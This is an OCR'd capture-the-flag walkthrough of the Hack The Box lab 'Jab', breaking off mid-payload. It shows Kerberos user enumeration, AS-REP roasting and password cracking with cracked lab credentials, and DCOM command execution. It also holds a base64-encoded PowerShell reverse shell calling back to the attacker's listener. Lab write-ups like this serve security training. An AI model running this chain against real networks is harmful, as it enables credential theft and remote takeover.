
I attempted to return usernames by going to Accounts > tobor@jab.htb/ (XMPP) > Search for Users...

Screenshot Evidence




I used the default search.jab.htb and used search directory

Screenshot Evidence




In the search I placed a wildcard

Screenshot Evidence



This returned a list of users

Screenshot Evidence



I grepped out the usernames from the log file I created

```
# Extract a user list
cat pidgin.log | grep -Eo "[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,6}" | sort -u | awk -F'@' '{print $1}'
| tee users.list
```

I used Metasploit to test these users against the domain for existence

```
# Metasploit Commands
use auxiliary/gather/kerbers_enumusers
set USER_FILE users.list
set RHOSTS 10.129.2.232
set DOMAIN jab.htb
run
```

This validated the existence of many users

Screenshot Evidence

```
msf6 auxiliary(gather/kerberos_enumusers) > creds
Credentials
===========

host          origin        service            public          private  realm
----          ------        -------            ------          -------  -----
10.129.2.232  10.129.2.232  88/tcp (kerberos)  drew                     JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  jsmith                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  administrator            JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  thanks                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  dsmith                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  jjones                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  dbrown                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  jscott                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  mbrown                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  jmartin                  JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  ssmith                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  rsmith                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  msmith                   JAB.HTB
10.129.2.232  10.129.2.232  88/tcp (kerberos)  jmiller                  JAB.HTB
```

I used impacket getnpusers to look for accounts that can be kerberoasted

```
# Commands Executed
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -usersfile /home/tobor/HTB/Boxes/Jab/users.list
-request -format john -dc-ip dc01.jab.htb 'jab.htb/' | grep -v -e 'UF_DONT_REQUIRE_PREAUTH set' -e
'KDC_ERR_C_PRINCIPAL_UNKNOWN'
```

This returned a few possible results

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Jab]
└─$ python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -usersfile
| grep -v -e 'UF_DONT_REQUIRE_PREAUTH set' -e 'KDC_ERR_C_PRINCIPAL_UNKNOWN'
Impacket v0.12.0.dev1+20240208.120203.63438ae7 - Copyright 2023 Fortra

$krb5asrep$jmontgomery@JAB.HTB:1afbd8192b6a17c961e97d0371ed6492$272b8b2fe1eb6
4c8ac893edd74522330aa82a971f9be1a27110cc38cff67efb16afae1f97ed537641f05b7963d
81fc7a66870993f02c1733457d68d3f74be2040702eb20a677e1673a4d11978266dc65e87a39a
63a487921c7e
$krb5asrep$lbradford@JAB.HTB:6b5d2c83989acf21e8788b0e920e384b$69570d35f210dbf
3a18f941d1e113da65221ba2760b1d73d7067999d239ccf20934123f01875af0ee4795c021427
100d94e89159c9628beee868cd9d9f63c80690da59a48137dc6945253db0e6a76dc80e80a5a5b
b5f2f9dbb0
$krb5asrep$mlowe@JAB.HTB:8d4990a0977cbec7801e503dbbb57b9d$6cb37c3225a8eb8bcfc
d529ddb0c1aacdf303982b668031ab6a86b40ea0ff91bfb8ef29c3eba87d05242b8e1cbf80d35
```

I attempted to crack a few passwords from the returned results

```
# Commands Executed
john -w=/usr/share/wordlists/rockyou.txt --format=krb5asrep jmontgomery.hash
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Jab]
└─$ john -w=/usr/share/wordlists/rockyou.txt --format=
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP e
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for
Midnight_121     ($krb5asrep$jmontgomery@JAB.HTB)
1g 0:00:00:12 DONE (2024-02-26 12:03) 0.08064g/s 87293
Use the "--show" option to display all of the cracked
```

USER: jmontgomery
PASS: Midnight_121

I tested to see if the credentials were reused anywhere

```
# Metasploit Commands
use auxiliary/scanner/smb/smb_login
set RHOSTS 10.129.2.232
set SMBDomain jab.htb
set SMBPass Midnight_121
set USER_FILE users.list
run -j
```

While that was running a enumerated the SMB information which returned no unusual share information

```
# Commands Executed
smbclient -L //10.129.2.232/ -U jmontgomery -W jab.htb
```


Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Jab]
└─$ smbclient -L //10.129.2.232/ -U jmontgomery -W jab.htb
Password for [JAB.HTB\jmontgomery]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.2.232 failed (Error NT_STATU
Unable to connect with SMB1 -- no workgroup available
```


The password was not reused. I logged into pidgin using the discovered credentials for jmontgomery

Screenshot Evidence



I went to join a room which discovered a new room pentest2003

Screenshot Evidence



Joining the chat revealed a password hash for svc_openfire and a cracked hashcat result

Screenshot Evidence

```
[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_openfire$JAB.HTB$jab.htb/
svc_openfire*$b1abbb2f4beb2a48e7412ccd26b60e61$864f27ddaaded607ab5efa59544870cece4b6262e2(

(11/21/2023 11:30:56 AM) bdavis: $ hashcat -m 13100 svc_openfire_tgs /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

$krb5tgs$23$*svc_openfire$JAB.HTB$jab.htb/
svc_openfire*$de17a01e2449626571bd9416dd4e3d46$4fea18693e1cb97f3e096288a76204437f115fe49b9
e6169f3c0b5ab82064b04df4ff7583ef18bbd42ac529a5747102c2924d1a76703a30908f5ad41423b2fff5e6c0
85f999facd8b7ffdafe6e0410af26efc42417d402f2819d03b3730203b59c21b0434e2e0e7a97ed09e3901f523
c0142b0360e1b839bb6889a54fbd9c549da23fb05193a4bfba179336e7dd69380bc4f9c3c00324e42043ee54
```

USER: svc_openfire
PASS: !@#$%^&*(1qazxsw

I was able to use these credentials to access SMB

Screenshot Evidence

```
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.129.2.232:445      - 10.129.2.232:445 - Starting SMB login bruteforce
[+] 10.129.2.232:445      - 10.129.2.232:445 - Success: 'jab.htb\svc_openfire:!@#$%^&*(1qazxsw'
```

I started a listener and ran a ping to see if I had DCOM execution
REFERENCE: https://book.hacktricks.xyz/windows-hardening/lateral-movement/dcom-exec

```
# Start packet capture
```

```
sudo tcpdump icmp -i tun0

# Execute Ping using DCOM
python3 dcomexec.py -object MMC20 'JAB.HTB'/'svc_openfire':'!@#$%^&*(1qazxsw'@'10.129.209.245' 'cmd.exe /c ping
10.10.14.155' -silentcommand
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Jab]
└─$ sudo tcpdump icmp -i tun0
[sudo] password for tobor:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:54:33.374707 IP 10.10.14.1 > 10.10.14.155: ICMP host 10.129.2.232 unreachable,
11:54:33.374930 IP 10.10.14.1 > 10.10.14.155: ICMP host 10.129.2.232 unreachable,
11:54:33.374951 IP 10.10.14.1 > 10.10.14.155: ICMP host 10.129.2.232 unreachable,
11:54:33.385898 IP 10.10.14.1 > 10.10.14.155: ICMP host 10.129.2.232 unreachable,
11:54:33.385917 IP 10.10.14.1 > 10.10.14.155: ICMP host 10.129.2.232 unreachable,
11:54:33.385930 IP 10.10.14.1 > 10.10.14.155: ICMP host 10.129.2.232 unreachable,
```

I started a listener. I suggest using Netcat because a generic payload did not catch a working shell and I did not feel like playing around. I used the netcat session later with chisel

```
# Netcat Way
nc -lvnp 1337
```

I generated a powershell base64 encoded reverse shell and executed through the authenticated DCOM connection
SOURCE: https://www.revshells.com/
Contents of Generated payload


```
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE-
MAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA1ADUAIgAsADEAMwAzADcAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABj-
AGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQ-
AzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAA-
MAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAG-
IAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwAp-
AC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeA-
AgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQA-
cwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAG-
QAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAo-
ACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQ-
BuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMA-
bABvAHMAZQAoACkA
```


The -silentcommand is apparently critical or this will not work

```
# This takes a minute to connect but is unreliable One of these worked
impacket-dcomexec -object MMC20 jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@10.129.209.245 'cmd.exe /c powershell -
e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE-
MAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA1ADUAIgAsADEAMwAzADgAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABj-
AGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQ-
AzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAA-
MAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAG-
IAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwAp-
AC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeA-
AgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQA-
cwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAG-
QAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAo-
ACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQ-
BuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMA-
